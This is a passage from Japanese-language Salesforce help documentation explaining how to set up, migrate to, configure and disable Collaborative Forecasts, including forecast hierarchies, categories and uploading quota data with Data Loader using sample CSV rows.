- カスタマイザブル売上予測を無効にすると、[目標]関連リストがユーザレコードに表示されなくなります。「自分の目標の編集」権限 (API 参照名: `PermissionsEditOwnQuota`) も Profile オブジェクトに表示されなくなります。

- 元のテリトリー管理機能を有効化している場合、コラボレーション売上予測に移行する前に、カスタマイザブル売上予測と元のテリトリー管理を無効化する必要があります。これらの機能を無効にするには、Salesforce にお問い合わせください。エンタープライズテリトリー管理とコラボレーション売上予測は、同時に有効化して使用できますが、2 つの機能は連動するように統合されていません。
- 移行すると、カスタマイザブル売上予測の売上予測履歴、上書き、レポート、共有データは消去されます。
- バックアップのために売上予測レポートデータのエクスポートを検討してください。
- 月別売上予測は、デフォルトのコラボレーション売上予測期間です。この設定は四半期別に変更できます。カスタム会計年度を使用する場合は、会計期間がデフォルトになります。カスタム四半期を選択することもできます。
- 売上予測階層は維持されます。ただし、データ損失のリスクを最小限に抑えるために、カスタマイザブル売上予測を無効にしたら、ただちにコラボレーション売上予測に移行することを検討してください。移行後に売上予測ユーザを再度有効にしないでください。すべての階層の正確性を検証してください。
- 移行する前に、「売上予測のバージョン間の違いは?」を確認して、コラボレーション売上予測で提供される最新の改善からメリットを得ることができるかどうかを判断します。

関連トピック:

売上予測のバージョン間の違いは?

コラボレーション売上予測の設定に関するガイドライン

コラボレーション売上予測の設定に関する主要なガイドラインを確認してください。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

重要: Salesforce Classic で新しいユーザインターフェースのテーマを無効にしないでください。または、元のテリトリー管理を有効にしてください。エンタープライズテリトリー管理を有効にできますが、売上予測積み上げ集計は、テリトリー階層ではなくロール階層に基づきます。

- 1 ～ 4 個の売上予測種別を有効にする。
- 売上予測種別ごとに商談ペインに表示される項目を選択する。
- 営業チームが目標を使用する場合、目標を有効にする。
- 営業チームが売上予測を調整する場合、売上予測調整を有効にする。
- 個別の売上予測分類積み上げ集計を使用するかどうかを選択するか累積売上予測積み上げ集計を有効化する。
- 売上予測範囲を定義する。期間とデフォルトの範囲を選択できます。標準およびカスタム会計年度がサポートされています。
- 会社で特定の用語を使用する場合、売上予測分類をカスタマイズする。
- 会社でマルチ通貨を使用する場合、売上予測通貨 (会社のマスタ通貨または売上予測所有者の個人設定の通貨) を設定する。
- 売上予測が必要なユーザを有効にする。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

テリトリー管理を使用可能なエディション: **Developer** Edition、**Performance** Edition、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

- 会社内で売上予測を積み上げ集計する方法と売上予測を表示および調整できるユーザを決定するために、売上予測階層を設定する。売上予測階層はロール階層に基づいており、売上予測マネージャになるユーザを指定します。
- コラボレーション売上予測ユーザが売上予測ページにアクセスできることを確認する。
- 最良の表示結果を得るために、タブバーオーガナイザを有効にしたままにする。

関連トピック:

コラボレーション売上予測の概念
コラボレーション売上予測での売上予測の設定の定義
コラボレーション売上予測の無効化に関する考慮事項
カスタマイザブル売上予測からコラボレーション売上予測への移行に関する考慮事項

コラボレーション売上予測で売上予測の設定を定義する際の考慮事項

売上予測の設定を定義する前に、次のいくつかの重要事項を確認してください。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

- コラボレーション売上予測を設定する前にドキュメントを確認することをお勧めします。特定の設定を変更すると、データが失われることがあります。
- 調整を無効にすると、調整データが消去されます。
- 売上予測期間を変更すると、目標データと調整データが消去されます。
- 売上予測種別を削除すると、その売上予測種別の目標データと調整データが消去されます。
- 売上予測種別の売上予測単位を収益から数量 (またはその逆) に変更すると、その売上予測種別の目標データと調整データが消去されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

コラボレーション売上予測での売上予測の設定の定義

ユーザ権限	
売上予測設定を参照する	「設定・定義を参照する」
売上予測設定を編集する	「アプリケーションのカスタマイズ」
売上予測ユーザを有効化する	「内部ユーザの管理」 および 「アプリケーションのカスタマイズ」
目標を管理する	「アプリケーションのカスタマイズ」 および 「目標を管理」
Salesforce に目標データをアップロードする	「目標を管理」 および 「すべての売上予測の参照」

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

営業チームが販売パイプラインから収益と数量の予測を確認できるように、必要な売上予測種別と、売上予測ページに表示する詳細を選択します。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

重要: Salesforce Classic で新しいユーザインターフェースのテーマを無効にしないでください。または、元のテリトリー管理を有効にしてください。エンタープライズテリトリー管理を有効にできますが、売上予測積み上げ集計は、テリトリー階層ではなくロール階層に基づきます。

1. [設定] から、[クイック検索] ボックスに「*売上予測の設定*」と入力し、[売上予測の設定] を選択します。コラボレーション売上予測が有効でない場合、[売上予測を有効化] を選択します。
2. 売上予測種別が有効になっていない場合は、[売上予測種別を追加] をクリックします。別の売上予測種別を有効にするには、[別の売上予測種別を追加] をクリックします。
3. 追加する売上予測種別を選択します。他の設定に応じて、商談、商談分割、オーバーレイ分割、商品ファミリ、またはカスタム商談通貨の項目を選択できます。
4. 使用する売上予測単位 ([収益] または [数量]) を選択します。両方の売上予測単位の売上予測を使用する場合は、それぞれに別個の売上予測種別を追加します。

   すべての売上予測種別が両方の売上予測単位をサポートしているわけではありません。たとえば、商談分割の売上予測は収益に対してのみ実行できます。
5. 売上予測ページの商談ペインに表示される項目を選択します。

   売上予測種別ごとに異なる項目のセットを選択できます。
6. [OK] をクリックします。

7. 会社および特定のユーザに対して、売上予測の調整を有効化します。
8. 累積売上予測積み上げ集計を有効化します。
9. [デフォルトの売上予測表示の設定] で、売上予測期間を選択します。標準およびカスタム会計年度がサポートされています。
10. [デフォルトの売上予測表示の設定] で、開始期間および表示する期間数を選択します。この設定は、売上予測ページで変更しない限り、すべてのコラボレーション売上予測ユーザのデフォルトになります。
11. 必要な場合は、売上予測分類をカスタマイズします。
12. 会社でマルチ通貨を使用している場合は、売上予測で使用する通貨を選択します。
13. 見積を有効化します。
14. 変更内容を保存します。
15. コラボレーション売上予測を使用する必要があるユーザを有効化します。
16. 売上予測を積み上げ集計する方法と、売上予測を表示および調整できるユーザを決定するために、売上予測階層を設定します。
17. [売上予測の設定] ページに戻り、必要に応じて設定を更新します。

関連トピック:

コラボレーション売上予測の概念
コラボレーション売上予測の設定に関するガイドライン
コラボレーション売上予測の無効化に関する考慮事項

コラボレーション売上予測のユーザの有効化

営業チームがコラボレーション売上予測を使用できるように Salesforce を設定します。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

1. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. 有効化するユーザごとに、[編集] をクリックします。
3. [一般情報] で、[売上予測を許可] を選択します。
4. 変更内容を保存します。

有効化されたユーザは予測売上階層に表示されます。売上予測階層を設定するときに、別のユーザを有効化したり、有効化したユーザを無効化したりできます。

関連トピック:

- コラボレーション売上予測の概念
- パートナーポータルユーザを有効化してコラボレーション売上予測商談に追加する
- コラボレーション売上予測の設定に関するガイドライン

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

売上予測ユーザを有効にする

- 「ユーザの管理」

  および

  「アプリケーションのカスタマイズ」

パートナーポータルユーザを有効化してコラボレーション売上予測商談に追加する

営業チームがパートナーと連携している場合、パートナーユーザの商談の金額を売上予測に含めたり、パートナーポータルユーザをチームの売上予測階層に追加したりできます。パートナーポータルユーザは[コラボレーション売上予測]ページやその機能にアクセスできません。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

1. 次の作業が完了していることを確認してください。
   - パートナーポータルを有効にする
   - パートナーポータルを作成する
   - パートナープロファイルを作成し、パートナーポータルに割り当てる
   - 取引先をパートナーとして有効にし、その取引先の取引先責任者のパートナーポータルログインを有効にする
2. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択し、作成したパートナーポータル取引先責任者を選択します。
3. [有効] および [売上予測を許可] チェックボックスがオンになっていることを確認します。
4. [売上予測階層] でパートナーポータルユーザを有効にし、そのユーザが有効な売上予測マネージャに割り当てられていることを確認します。

関連トピック:

コラボレーション売上予測の概念

コラボレーション売上予測の設定に関するガイドライン

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

売上予測ユーザを有効にする
- 「内部ユーザの管理」
  および
  「アプリケーションのカスタマイズ」

パートナープロファイルをパートナーポータルに割り当てる
- 「アプリケーションのカスタマイズ」

コラボレーション売上予測での売上予測階層の設定

売上予測階層では、すべての売上予測ユーザが一覧表示され、会社でユーザの売上予測がどのように積み上げ集計されるかが決定されます。売上予測階層を最新の状態に保ち、売上予測マネージャが部下全員の売上予測金額を確認できるようにします。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

ユーザを売上予測マネージャとして割り当てる場合は、階層でのマネージャの部下からのすべての売上予測および調整がマネージャの売上予測に積み上げ集計されます。売上予測マネージャを売上予測階層の最上位レベルに割り当てます。

売上予測の表示で階層の各レベルにまで積み上げ集計するには、部下を持つ各営業マネージャが、売上予測階層内で売上予測マネージャとして指定されていることを確認します。

1. [設定] から、[クイック検索] ボックスに「*売上予測階層*」と入力し、[売上予測階層] を選択します。
2. 使用可能なロールを表示するには、[すべて展開] をクリックします。
3. [選択可能なユーザ] リストと [有効ユーザ] リストの間でユーザを移動するには、[ユーザの有効化] をクリックして、[追加] と [削除] をクリックします。ユーザを以前に有効化している場合は、[設定] から、[クイック検索] ボックスに「ユーザ」と入力して [ユーザ] を選択し、ユーザページを編集して売上予測を許可すると、[有効ユーザ] リストに名前が表示されます。
4. 階層内のマネージャロールごとに売上予測マネージャを選択するには、ロールの横にある [マネージャの編集] をクリックして、[売上予測マネージャ] ドロップダウンリストから名前を選択します。
5. 変更内容を保存します。

関連トピック:

- コラボレーション売上予測の概念
- コラボレーション売上予測の売上予測調整の有効化
- コラボレーション売上予測のユーザの有効化

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

売上予測ユーザを有効にする

- 「ユーザの管理」

  および

  「アプリケーションのカスタマイズ」

コラボレーション売上予測の売上予測通貨の選択

営業チームに適した売上予測通貨のオプションを選択します。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

1. 「売上予測におけるマルチ通貨」で情報を確認します。
2. [設定] から、[クイック検索] ボックスに「*売上予測の設定*」と入力し、[売上予測の設定] を選択します。
3. [売上予測 通貨] で、売上予測の通貨のオプションを選択します。
4. 変更内容を保存します。

関連トピック:

- コラボレーション売上予測の概念
- コラボレーション売上予測での売上予測の調整

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

売上予測ユーザを有効にする

- 「ユーザの管理」

  および

  「アプリケーションのカスタマイズ」

会社の売上予測日付範囲の定義

[コラボレーション売上予測]積み上げ集計テーブルには、コラボレーション売上予測設定に基づいて、各月または各四半期か、複数月または複数四半期にわたる売上予測の金額が表示されます。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

警告: 期間を [毎月] から [毎四半期] または [毎四半期] から [毎月] に変更するか、標準会計年度を変更すると、すべての調整および目標が消去されます。カスタム会計年度を有効にした場合、最初のカスタム会計年度を作成すると、対応する標準会計年度以降の目標と調整が削除されます。これらの変更により、売上予測の再計算がトリガされます。データ量によっては、この再計算にかなりの時間がかかる場合があります。

カスタム会計年度を使用する場合、カスタム期間または四半期が表示されます。ユーザは、過去または将来の12か月または8四半期までの売上予測が可能です。売上予測範囲に当月または当四半期が含まれている場合、売上予測ページにはデフォルトで当月または当四半期が表示されます。含まれていない場合は、範囲の最初の月または四半期が選択されます。

売上予測の日付範囲が、すべてのコラボレーション売上予測ユーザのデフォルトになります。ユーザはこのデフォルトを使用するか、自分の売上予測用に異なる日付範囲表示を設定できます。ユーザが個々の売上予測日付範囲表示を変更した後、Salesforce システム管理者はそれを上書きできません。ただし、*期間* の表示を [毎月] から [毎四半期] または [毎四半期] から [毎月] に変更した場合は、すべてのユーザの売上予測に変更内容が反映されます。

1. [設定] から、[クイック検索] ボックスに *「売上予測の設定」* と入力し、[売上予測の設定] を選択します。
2. [デフォルトの売上予測表示の設定] で、開始期間および表示する期間数を選択します。
3. 変更内容を保存します。

関連トピック:

- 月別売上予測と四半期別売上予測
- コラボレーション売上予測の概念
- コラボレーション売上予測の設定に関するガイドライン
- 売上予測の日付範囲表示の変更

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

売上予測ユーザを有効にする

- 「ユーザの管理」

  および

  「アプリケーションのカスタマイズ」

[コラボレーション売上予測] 商談ペインでの項目の表示

最大 15 個の標準項目とカスタム項目を選択します。これらの項目は、有効化された売上予測種別ごとに、商談ペインに表示されます。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

1. [設定] から、[クイック検索] ボックスに「*売上予測の設定*」と入力し、[売上予測の設定] を選択します。
2. 商談項目を編集する売上予測種別の名前をクリックします。
3. リストに表示する商談項目を選択します。項目を上から下に並び替えると、リスト内の項目が左から右に並び替えられます。
4. [OK] をクリックします。

関連トピック:

[コラボレーション売上予測] 商談ペインで項目を表示する場合のガイドライン

コラボレーション売上予測の概念

コラボレーション売上予測の設定に関するガイドライン

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

商談ペインをカスタマイズする

- 「アプリケーションのカスタマイズ」

設定および定義を参照する

- 「設定・定義を参照する」

[コラボレーション売上予測] 商談ペインで項目を表示する場合のガイドライン

[コラボレーション売上予測]商談ペインで項目を表示する場合の主要なガイドラインを参照してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

- 商談項目を商談ペインに追加してもコラボレーション売上予測ユーザに表示されない場合は、特定のユーザプロファイルおよび項目の項目レベルセキュリティ設定を確認します。売上予測がその項目に基づいている場合、項目レベルセキュリティに関係なく、[売上予測金額] 列にはその項目の値、または売上予測に占めるその項目の分割の値が表示されます。
- 営業担当が積み上げ集計テーブルの売上予測金額を選択すると、その金額に積み上げ集計する商談のリストがテーブルの下に表示されます。最大15個の標準項目とカスタム項目を選択します。これらの項目は、有効化された売上予測種別ごとに、商談ペインに表示されます。営業チームには、項目レベルセキュリティ設定に基づいて選択された項目が表示されます。［商談名］は必須項目です。［売上予測分類］をペインに追加することをお勧めします。
- 項目を選択するときは、売上予測積み上げ集計で使用した項目を考慮してください。
  - 商談数量の売上予測は商談の［数量］項目に基づいて積み上げ集計されるのに対して、商談収益の売上予測は商談の［金額］項目に基づいて積み上げ集計されます。
  - 商談分割の収益売上予測の場合、商談の［金額］項目と営業担当者に割り当てられた分割率に基づいて積み上げ集計されます。
  - カスタム商談項目の売上予測の場合、カスタム項目の金額に基づいて積み上げ集計されます。
  - 商品ファミリの収益売上予測の場合、その商品ファミリのすべての商談品目の［合計金額］項目の総和に基づいて積み上げ集計されます。
  - 商品ファミリの数量売上予測の場合、その商品ファミリのすべての商談品目の［数量］項目に基づいて積み上げ集計されます。
  - 商談品目を持たない商談か、指定された商品ファミリが含まれない品目を持つ商談の場合、合計は [売上予測] ページの [分類されていない商品] 行に集計されます。

  売上予測種別で収益単位または数量単位のいずれを使用するかに応じて、［金額］または［数量］をペインに追加することを検討してください。
- 売上予測データソースが商談または商品ファミリの場合、デフォルトで［金額］項目が表示されます。売上予測データソースが商談分割の場合、デフォルトで［売上予測金額］項目と［分割 %］項目が表示されます。有効にした後でも、売上予測種別ごとに選択した項目を変更することができます。

コラボレーション売上予測の売上予測分類のカスタマイズ

売上予測分類は、商談フェーズに基づいて商談が割り当てられる、営業サイクル内のカテゴリです。標準の売上予測分類は、[パイプライン]、[最善達成予測]、[達成予測]、[売上予測から除外]、および [完了] です。売上予測分類名はカスタマイズできます。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

1. 商談の管理設定から、[項目] に移動します。
2. [売上予測分類] をクリックします。
3. 売上予測分類の選択リスト値にある編集対象の値の [編集] をクリックします。
4. 売上予測分類名を入力します。
5. 変更内容を保存します。

新規売上予測分類名が商談レコードおよび売上予測に表示されます。

関連トピック:

- コラボレーション売上予測の概念
- コラボレーション売上予測の設定に関するガイドライン
- オブジェクト管理設定の検索

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

売上予測ユーザを有効化する

- 「ユーザの管理」

  および

  「アプリケーションのカスタマイズ」

コラボレーション売上予測の無効化に関する考慮事項

コラボレーション売上予測を無効にする前に、データにどのように影響するかを確認してください。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

警告: 特定の機能を無効化すると目標および調整データが消去される可能性があるため、無効化する前にデータのエクスポートを検討してください。設定の変更を完了したら、データを Salesforce にインポートし直すことができます。期間を [毎月] から [毎四半期] または [毎四半期] から [毎月] に変更すると、既存の値が新しい期間と連携しなくなるため、目標データまたは調整データを Salesforce にインポートし直すことはできません。

無効化する対象	消去される項目
コラボレーション売上予測	調整 (売上予測階層はそのまま残ります)
売上予測種別	売上予測種別の目標および調整
調整	調整
[毎四半期] 期間を使用する [毎月] 期間の設定 または [毎月] 期間を使用する [毎四半期] 期間の設定	目標および調整

コラボレーション売上予測を無効にするには、Salesforce にお問い合わせください。

調整が売上予測から消去されても、売上予測が基づく基本データには影響しません。

関連トピック:

- コラボレーション売上予測の概念
- コラボレーション売上予測での売上予測の設定の定義

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

コラボレーション売上予測の目標

コラボレーション売上予測で目標を有効にし、ユーザが目標をアップロードして、その目標を売上予測金額と並べて表示できるようにします。

目標は、ユーザに割り当てられる月別または四半期別の売上目標です。マネージャの売上目標は、マネージャおよびチームに期待される金額の合計と等しくなります。目標の積み上げ集計はユーザおよびマネージャが手動で実行し、収益または数量のデータを使用できます。複数の売上予測種別を有効にしている場合、売上予測種別ごとに別々の目標情報が保持されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

使用可能なエディション: 「API の有効化」権限のある **Professional** Edition

コラボレーション売上予測の目標の有効化

API アクセスがある場合、コラボレーション売上予測ユーザの目標をアップロードして、その目標を営業チームの売上予測金額と並べて表示できます。目標を有効にするのに API アクセスは必要ありません。

コラボレーション売上予測の目標データの読み込み

データローダまたは Salesforce API を使用して売上予測の目標データを読み込みます。

コラボレーション売上予測の目標の有効化

ユーザ権限

売上予測設定を参照する	「設定・定義を参照する」
売上予測設定を編集する	「アプリケーションのカスタマイズ」
売上予測ユーザを有効化する	「内部ユーザの管理」 および 「アプリケーションのカスタマイズ」
目標を管理する	「アプリケーションのカスタマイズ」 および 「目標を管理」
Salesforce に目標データをアップロードする	「目標を管理」 および 「すべての売上予測の参照」

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

使用可能なエディション: 「API の有効化」権限のある **Professional** Edition

API アクセスがある場合、コラボレーション売上予測ユーザの目標をアップロードして、その目標を営業チームの売上予測金額と並べて表示できます。目標を有効にするのに API アクセスは必要ありません。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

1. [設定] から、[クイック検索] ボックスに「*売上予測の設定*」と入力し、[売上予測の設定] を選択します。

2. [目標] の下の [目標を表示] を選択します。
3. 変更内容を保存します。

コラボレーション売上予測を無効にすると、目標が無効になります。データソースを変更するか、収益または数量の売上予測を無効にすると、関連する目標が消去されます。

関連トピック:

- コラボレーション売上予測の目標データの読み込み
- コラボレーション売上予測の概念
- コラボレーション売上予測の設定に関するガイドライン

コラボレーション売上予測の目標データの読み込み

ユーザ権限	
売上予測設定を参照する	「設定・定義を参照する」
売上予測設定を編集する	「アプリケーションのカスタマイズ」
売上予測ユーザを有効化する	「内部ユーザの管理」 および 「アプリケーションのカスタマイズ」
目標を管理する	「アプリケーションのカスタマイズ」 および 「目標を管理」
Salesforce に目標データをアップロードする	「目標を管理」 および 「すべての売上予測の参照」

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

使用可能なエディション: 「API の有効化」権限のある **Professional** Edition

データローダまたは Salesforce API を使用して売上予測の目標データを読み込みます。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

データローダでは、簡単なポイント & クリックで Salesforce のデータを追加、調査、および編集できます。API の方が柔軟性は高くなりますが、コードを作成する必要があります。どちらの方法を使用する場合でも、API アクセスを必ず有効にします。詳細は、「データローダ」を参照してください。

データローダを使用した目標の追加

目標をアップロードする前に、使用するデータローダのバージョンを考慮します。データローダ v.30 以降の場合は、アップロードする目標ごとに売上予測種別を指定します。

1. User オブジェクトをクエリして、ユーザの ID を取得します。

データローダを使用して、ユーザの ID を取得します。

a. [設定] から、［クイック検索］ボックスに「データローダ」と入力し、[データローダ] を選択します。
b. データローダをダウンロードしてインストールします。
c. データローダを起動します。
d. [エクスポート] をクリックします。
e. ユーザ名とパスワードを入力して、[ログイン] をクリックします。
f. [次へ] をクリックします。
g. リストから User オブジェクトを選択します。
h. エクスポートするデータのファイル名とエクスポート先を選択します。
i. [次へ] をクリックします。
j. [ID] および [名前] 項目を選択します。
k. [完了] をクリックしてから、[はい] をクリックします。
l. [抽出を表示] をクリックします。
m. [外部プログラムで開く] をクリックします。
n. .csv 形式でファイルを保存します。アップロードする前にユーザ名および ID を目標のスプレッドシートに追加します。

2. データローダ v.30 以降を使用する場合は、ForecastingType オブジェクトをクエリして、売上予測種別の ID を取得します。データローダ v.30 以降を使用しない場合は、ステップ 3 に進みます。
   a. データローダを起動します。
   b. [エクスポート] をクリックします。
   c. ユーザ名とパスワードを入力して、[ログイン] をクリックします。
   d. [次へ] をクリックします。
   e. [Salesforce のすべてのオブジェクトを表示] をクリックします。
   f. リストから売上予測種別オブジェクトを選択します。
   g. エクスポートするデータのファイル名とエクスポート先を選択します。
   h. [次へ] をクリックします。
   i. [Id] および [DeveloperName] 項目を選択します。
   j. [完了] をクリックしてから、[はい] をクリックします。
   k. [抽出を表示] をクリックします。
   l. [外部プログラムで開く] をクリックします。
   m. .csv 形式でファイルを保存します。
   n. 有効な各売上予測種別の `DeveloperName` および `Id` の値を記録します。すべての会社が、結果に表示されるすべての売上予測種別を使用するとは限りません。特定の `DeveloperName` で参照される売上予測種別がわからない場合は、次のリストを参照してください。
      - `OpportunityRevenue`: 商談 - 収益

- `OpportunityQuantity`: 商談 - 数量
- `OpportunitySplitRevenue`: 商談収益分割 - 収益
- `OpportunityOverlayRevenue`: 商談オーバーレイ分割 - 収益
- `OpportunityLineItemRevenue`: 商品ファミリ - 収益
- `OpportunityLineItemQuantity`: 商品ファミリ - 数量
- 売上予測種別として有効化されているカスタム商談分割種別の名前。カスタム分割種別は通貨項目に基づいており、収益金額のみを保存できます。

o. `DeveloperName` と `Id` の列を目標のスプレッドシートに追加し、目標の売上予測種別の名前と ID を各行に追加します。名前は、目標のアップロードに必要ありませんが、各行で操作する売上予測種別を把握しやすくなります。

3. アップロードする目標のスプレッドシートを準備します。
   - データローダ v.30 以降を使用する場合は、ユーザ名、ユーザ ID、売上予測種別名、売上予測種別 ID、目標金額、目標数量、通貨コード、および売上予測期間の開始日 [YYYY-MM-DD] の列がある .csv ファイルを作成します。
   - データローダ v.29 以前を使用する場合は、ユーザ名、ユーザ ID、目標金額、目標数量、通貨コード、および売上予測期間の開始日 [YYYY-MM-DD] の列がある .csv ファイルを作成します。収益および数量の売上予測を使用する場合は、.csv ファイルの別々の行にこの 2 つの目標を指定します。

   ユーザ名または売上予測種別名の列は必要ありませんが、これらの列を追加することで、.csv ファイルの内容がわかりやすくなります。

ユーザ名	ユーザ ID	売上予測種別名 (データローダ v.30 以降の場合)	売上予測種別 ID (データローダ v.30 以降の場合)	目標金額	目標数量	通貨コード	開始日
Kevin Bailey	00599000000Hofh	OpportunityRevenue	0DbD00000001eQBKAY	250000		USD	2012–03–01
Kevin Bailey	00599000000Hofh	OpportunityRevenue	0DbD00000001eQBKAY	250000		USD	2012–04–01
Kevin Bailey	00599000000Hofh	OpportunityRevenue	0DbD00000001eQBKAY	250000		USD	2012–05–01
Kevin Bailey	00599000000Hofh	OpportunityQuantity	0DbD00000001eQAKAY		500		2012–03–01
Kevin Bailey	00599000000Hofh	OpportunityQuantity	0DbD00000001eQAKAY		500		2012–04–01
Kevin Bailey	00599000000Hofh	OpportunityQuantity	0DbD00000001eQAKAY		500		2012–05–01

売上予測データソースが商品ファミリである場合、[商品ファミリ] の列を含めます。

ユーザ名	ユーザ ID	売上予測種別名 (データローダ v.30 以降の場合)	売上予測種別 ID (データローダ v.30 以降の場合)	商品ファミリ	目標金額	目標数量	通貨コード	開始日
Kevin Bailey	00599000000Hofh	OpportunityLineItemRevenue	0DbD00000001eQ9KAI	ハードウェア	250000		USD	2012–03–01

ユーザ名	ユーザ ID	売上予測種別名 (データローダ v.30 以降の場合)	売上予測種別 ID (データローダ v.30 以降の場合)	商品ファミリ	目標金額	目標数量	通貨コード	開始日
Kevin Bailey	00599000000Hofh	OpportunityLineItemRevenue	0DbD00000001eQ9KAI	ソフトウェア	150000		USD	2012-03-01
Kevin Bailey	00599000000Hofh	OpportunityLineItemRevenue	0DbD00000001eQ9KAI	サービス	50000		USD	2012-03-01
Kevin Bailey	00599000000Hofh	OpportunityLineItemQuantity	0DbD00000001eQ8KAI	ハードウェア		500		2012-03-01
Kevin Bailey	00599000000Hofh	OpportunityLineItemQuantity	0DbD00000001eQ8KAI	ソフトウェア		300		2012-03-01
Kevin Bailey	00599000000Hofh	OpportunityLineItemQuantity	0DbD00000001eQ8KAI	サービス		100		2012-03-01

4. データローダを使用して、目標情報を Salesforce にアップロードします。
   a. データローダを起動します。
   b. [挿入] をクリックします。
   c. ユーザ名とパスワードを使用してログインします。
   d. [次へ] をクリックします。
   e. [Salesforce のすべてのオブジェクトを表示] をクリックします。
   f. リストから売上予測目標オブジェクトを選択します。
   g. [参照] をクリックして、アップロードする .csv ファイルを選択します。
   h. [次へ] をクリックします。
   i. [データ選択] ダイアログボックスで [OK] をクリックします。
   j. [対応付けを作成または編集する] をクリックします。
   k. 次の表のように、列を ForecastingQuota オブジェクトの項目に対応付けます。

CSV ファイルの列ヘッダー	ForecastingQuota の項目
ユーザ ID	`QuotaOwnerID`
目標金額	`QuotaAmount`
目標数量	`QuotaQuantity`
通貨コード	`CurrencyIsoCode`
開始日	`StartDate`

CSV ファイルの列ヘッダー	ForecastingQuota の項目
商品ファミリ(売上予測データソースが商品ファミリのときのみ必要)	ProductFamily
